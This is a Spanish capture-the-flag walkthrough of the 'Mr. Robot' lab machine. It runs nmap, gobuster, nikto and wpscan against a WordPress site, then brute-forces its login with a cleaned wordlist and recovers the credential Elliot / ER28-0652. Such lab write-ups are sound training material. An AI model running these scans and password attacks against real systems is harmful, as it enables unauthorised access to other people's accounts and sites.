

SENSE

IP ATACANTE: 192.168.0.191

IP: 192.168.0.192

Servicio web: http://192.168.0.192/

Descubrimiento

nmap -sn 192.168.0.0/24

```
└─# nmap -sn 192.168.0.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 22:06 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0040s latency).
MAC Address: 08:40:F3:2B:D2:F0 (Tenda Technology,Ltd.Dongguan branch)
Nmap scan report for 192.168.0.192
Host is up (0.0017s latency).
MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.197
Host is up (0.012s latency).
MAC Address: 5E:9A:1A:69:7D:00 (Unknown)
Nmap scan report for 192.168.0.199
Host is up (0.00029s latency).
MAC Address: 1C:CE:51:ED:4F:12 (AzureWave Technology)
Nmap scan report for 192.168.0.191
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.00 seconds
```

sudo arp-scan --interface eth0 192.168.0.100/24

```
sudo arp-scan --interface eth0 192.168.0.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:04:42:0f, IPv4: 192.168.0.191
Starting arp-scan 1.10.0 with 256 hosts ( https://github.com/royhills/arp-scan )
192.168.0.1    08:40:f3:2b:d2:f0    Tenda Technology Co.,Ltd.Dongguan branch
192.168.0.192  08:00:27:0f:0b:8a    PCS Systemtechnik GmbH
192.168.0.199  1c:ce:51:ed:4f:12    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.998 seconds (128.13 hosts/sec). 3 responded
```

Scannig

El puerto de interes es el 80

NMAP

nmap -sS -p- -open -T4 -n -Pn 192.168.0.192 -oN scan.txt

```
Not shown: 65532 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
443/tcp   open  https  syn-ack ttl 64
MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 109.48 seconds
Raw packets sent: 131154 (5.771MB) | Rcvd: 90 (3.940KB)
```

nmap -sS -p80,443 -T4 -sV 192.168.0.192 -oN targeted.txt

Starting Nmap 7.95 (<https://nmap.org>) at 2025-04-24 22:14 EDT

Nmap scan report for 192.168.0.192
Host is up (0.0021s latency).

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
443/tcp   open  ssl/http Apache httpd
MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 15.80 seconds

nmap -sS -p80,443 -T4 -sCV 192.168.0.192 -oN targeted.txt

Starting Nmap 7.95 (<https://nmap.org>) at 2025-04-24 22:15 EDT
Nmap scan report for 192.168.0.192
Host is up (0.0016s latency).

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 17.94 seconds

nmap -A -sS -p80,443 -T4 192.168.0.192 -oN targeted2.txt

Starting Nmap 7.95 (<https://nmap.org>) at 2025-04-24 22:16 EDT
Nmap scan report for 192.168.0.192
Host is up (0.0017s latency).

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.14 (97%), Linux 3.18 (93%), Android 4.0 (93%), Android 4.2.2 (Linux 3.4) (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Amazon Fire TV (91%), Android 10 (Linux 4.9) (91%), Sony Android TV (Android 5.0) (91%), Android 5 (Linux 3.10) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
TRACEROUTE
HOP RTT    ADDRESS
1 1.74 ms 192.168.0.192
```

Enumerar

gobuster

gobuster dir -u http://192.168.0.192/ -w /usr/share/wordlists/dirb/common.txt -s 200,301,302 -x html,php,txt,bak --status-codes-blacklist

"" -o mrrobot.txt

=====

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

[+] Url: <http://192.168.0.192/>
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,301,302
[+] User Agent: gobuster/3.6
[+] Extensions: html,php,txt,bak
[+] Timeout: 10s

=====



Starting gobuster in directory enumeration mode

=====


/0	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/0/][0m
/admin	[36m (Status: 301)[0m [Size: 235][34m [--> http://192.168.0.192/admin/][0m
/atom	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/atom/][0m
/audio	[36m (Status: 301)[0m [Size: 235][34m [--> http://192.168.0.192/audio/][0m
/blog	[36m (Status: 301)[0m [Size: 234][34m [--> http://192.168.0.192/blog/][0m
/css	[36m (Status: 301)[0m [Size: 233][34m [--> http://192.168.0.192/css/][0m
/dashboard	[36m (Status: 302)[0m [Size: 0][34m [--> http://192.168.0.192/wp-admin/][0m
/favicon.ico	[32m (Status: 200)[0m [Size: 0]
/feed	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/image	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/image/][0m
/Image	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/Image/][0m
/images	[36m (Status: 301)[0m [Size: 236][34m [--> http://192.168.0.192/images/][0m
/index.html	[32m (Status: 200)[0m [Size: 1188]
/index.php	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/][0m
/index.html	[32m (Status: 200)[0m [Size: 1188]
/index.php	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/][0m
/intro	[32m (Status: 200)[0m [Size: 516314]
/js	[36m (Status: 301)[0m [Size: 232][34m [--> http://192.168.0.192/js/][0m
/license	[32m (Status: 200)[0m [Size: 309]
/license.txt	[32m (Status: 200)[0m [Size: 309]
/login	[36m (Status: 302)[0m [Size: 0][34m [--> http://192.168.0.192/wp-login.php/][0m
/page1	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/][0m
/rdf	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/rdf/][0m
/readme	[32m (Status: 200)[0m [Size: 64]
/readme.html	[32m (Status: 200)[0m [Size: 64]
/robots	[32m (Status: 200)[0m [Size: 41]
/robots.txt	[32m (Status: 200)[0m [Size: 41]
/robots.txt	[32m (Status: 200)[0m [Size: 41]
/rss	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/rss2	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/sitemap	[32m (Status: 200)[0m [Size: 0]
/sitemap.xml	[32m (Status: 200)[0m [Size: 0]
/video	[36m (Status: 301)[0m [Size: 235][34m [--> http://192.168.0.192/video/][0m
/wp-admin	[36m (Status: 301)[0m [Size: 238][34m [--> http://192.168.0.192/wp-admin/][0m
/wp-atom.php	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/atom/][0m
/wp-commentsrss2.php	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/comments/feed/][0m
/wp-config	[32m (Status: 200)[0m [Size: 0]
/wp-config.php	[32m (Status: 200)[0m [Size: 0]
/wp-content	[36m (Status: 301)[0m [Size: 240][34m [--> http://192.168.0.192/wp-content/][0m
/wp-cron	[32m (Status: 200)[0m [Size: 0]
/wp-cron.php	[32m (Status: 200)[0m [Size: 0]
/wp-feed.php	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/wp-includes	[36m (Status: 301)[0m [Size: 241][34m [--> http://192.168.0.192/wp-includes/][0m
/wp-links-opml	[32m (Status: 200)[0m [Size: 227]
/wp-links-opml.php	[32m (Status: 200)[0m [Size: 227]
/wp-load	[32m (Status: 200)[0m [Size: 0]
/wp-load.php	[32m (Status: 200)[0m [Size: 0]
/wp-login	[32m (Status: 200)[0m [Size: 2613]
/wp-login.php	[32m (Status: 200)[0m [Size: 2613]
/wp-rdf.php	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/rdf/][0m
/wp-register.php	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/wp-login.php?action=register/][0m
/wp-rss.php	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/wp-rss2.php	[36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/wp-signup	[36m (Status: 302)[0m [Size: 0][34m [--> http://192.168.0.192/wp-login.php?action=register/][0m
/wp-signup.php	[36m (Status: 302)[0m [Size: 0][34m [--> http://192.168.0.192/wp-login.php?action=register/][0m

Exploracion manual

-EXPLORACION DE LAS RUTAS ENCONTRADAS CON GOBUSTER:




- SE ENCUENTRA UN PANEL DE LOGIN DE WORDPRESS



-SE ENCUENTRA UN USUARIO VALIDO MEDIANTE UN WORDLIST PERSONALIZADO CON NOMBRES DE PERSONAJES DE LA PELICULA

- Usuario valido: Elliot



Whatweb

whatweb -a 3 http://192.168.0.192/

whatweb -a 3 http://192.168.0.192/
<http://192.168.0.192/> [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache], IP[192.168.0.192], Script, UncommonHeaders[x-mod-pagespeed], X-Frame-Options[SAMEORIGIN]

Vulnerabilidades

Nikto

```
nikto -h http://192.168.0.192
```

- Nikto v2.5.0

```
+ Target IP:      192.168.0.192
+ Target Hostname: 192.168.0.192
+ Target Port:    80
+ Start Time:     2025-04-24 23:22:41 (GMT-4)
```

```
+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /ssxIQtet.TPF: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://192.168.0.192/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8074 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time: 2025-04-24 23:34:19 (GMT-4) (698 seconds)
```

+ 1 host(s) tested

- Se identifica pagina de login de wordpress wp-login/

WPSCAN

Token: xxxxxxxxxxxxxxxx

```
wpscan --url http://192.168.0.192/ --api-token xxxxxxxxxxxxxxxxxxxxxx --enumerate p,u,t
```

WordPress Security Scanner by the WPScan Team

Version 3.8.28

Sponsored by Automattic - <https://automattic.com/>

@ WPScan , @ethicalhack3r, @erwan lr, @firefart

[+] URL: <http://192.168.0.192/> [192.168.0.192]
[+] Started: Thu Apr 24 23:52:36 2025

Interesting Finding(s):

[+] Headers

| Interesting Entries:
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: <http://192.168.0.192/robots.txt>

| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: <http://192.168.0.192/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

| References:

| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: <http://192.168.0.192/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%

| References:

| - <https://www.iplocation.net/defend-wordpress-from-ddos>
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).

| Found By: Emoji Settings (Passive Detection)

| - <http://192.168.0.192/f0d3302.html>, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.3.1'

| Confirmed By: Meta Generator (Passive Detection)

| - <http://192.168.0.192/f0d3302.html>, Match: 'WordPress 4.3.1'

| [!] 115 vulnerabilities identified:

| [!] Title: WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)

| Fixed in: 4.3.2

| References:

| - <https://wpscan.com/vulnerability/09329e59-1871-4eb7-b6ea-fd187cd8db23>
| - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1564>
| - <https://wordpress.org/news/2016/01/wordpress-4-4-1-security-and-maintenance-release/>
| - <https://github.com/WordPress/WordPress/commit/7ab65139c6838910426567849c7abed723932b87>

| [!] Title: WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)

| Fixed in: 4.3.3

| References:

| - <https://wpscan.com/vulnerability/b19b6a22-3ebf-488d-b394-b578cd23c959>
| - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2222>
| - <https://wordpress.org/news/2016/02/wordpress-4-4-2-security-and-maintenance-release/>
| - <https://core.trac.wordpress.org/changeset/36435>
| - <https://hackerone.com/reports/110801>

| [!] Title: WordPress 3.7-4.4.1 - Open Redirect

| Fixed in: 4.3.3

| References:

| - <https://wpscan.com/vulnerability/8fba3ea1-553c-4426-ad00-03cc258bff3f>
| - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2221>
| - <https://wordpress.org/news/2016/02/wordpress-4-4-2-security-and-maintenance-release/>
| - <https://core.trac.wordpress.org/changeset/36444>

| [!] Title: WordPress <= 4.4.2 - SSRF Bypass using Octal & Hexadecimal IP addresses

| Fixed in: 4.5

| References:

| - <https://wpscan.com/vulnerability/0810e7fe-7212-49ae-8dd1-75260130b7f5>

| - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4029>
| - https://codex.wordpress.org/Version_4.5
| - <https://github.com/WordPress/WordPress/commit/af9f0520875eda686fd13a427fd3914d7aded049>
|
| [!] Title: WordPress <= 4.4.2 - Reflected XSS in Network Settings
| Fixed in: 4.5

SIN RESULTADOS PARA AVANZAR

Vector de ataque

- Usuario valido: Elliot

Diccionario

- Ataque de fuerza bruta a wordpress

- Usuario valido: Elliot

- Se descarga el diccionario del robots.: fsociety.dic

```
root@kali:~/home/kali/seminario1/mrrobot/mr-robot2020]
└─# wget http://192.168.0.192/fsociety.dic
--2025-04-24 23:28:29-- http://192.168.0.192/fsociety.dic
Connecting to 192.168.0.192:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic      100%[=====>]  6.91M  767KB/s  in 11s

2025-04-24 23:28:40 (632 KB/s) - 'fsociety.dic' saved [7245381/7245381]
```

- Optimizar el diccionario:

sort fsociety.dic | uniq | wc -l --->Contar el diccionario

cat fsociety.dic | sort -u | uniq > nuevo.dic ---Compactar


```

(root@kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
# cat fsociety.dic | sort -us | uniq > nuevo.dic

6 Tyrell
7 Wellick
8 Mr. Robot
9 Elliot
10 Elliot
11 Elliot
12

(root@kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
# sort fsociety.dic | uniq | wc -l
11451

(root@kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
# ls
fsociety.dic  key-1-of-3.txt  nuevo.dic

(root@kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
# chmod 777 *

(root@kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
# sort nuevo.dic | uniq | wc -l
11451

(root@kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
#

```

Fuerza bruta

FUERZA BRUTA CON WPSCAN

Usuario: Elliot

Diccionario: nuevo.dic

wpscan --url http://192.168.0.192/wp-login.php -U Elliot -P nuevo.dic -t 50

SUCCESS] - Elliot / ER28-0652

Trying Elliot / eps Time: 00:04:06 <==== > (5650 / 17101) 33.03% ETA: ??:?:??

[!] Valid Combinations Found:

| Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Fri Apr 25 00:01:38 2025

[+] Requests Done: 5970

[+] Cached Requests: 4

[+] Data Sent: 2.072 MB

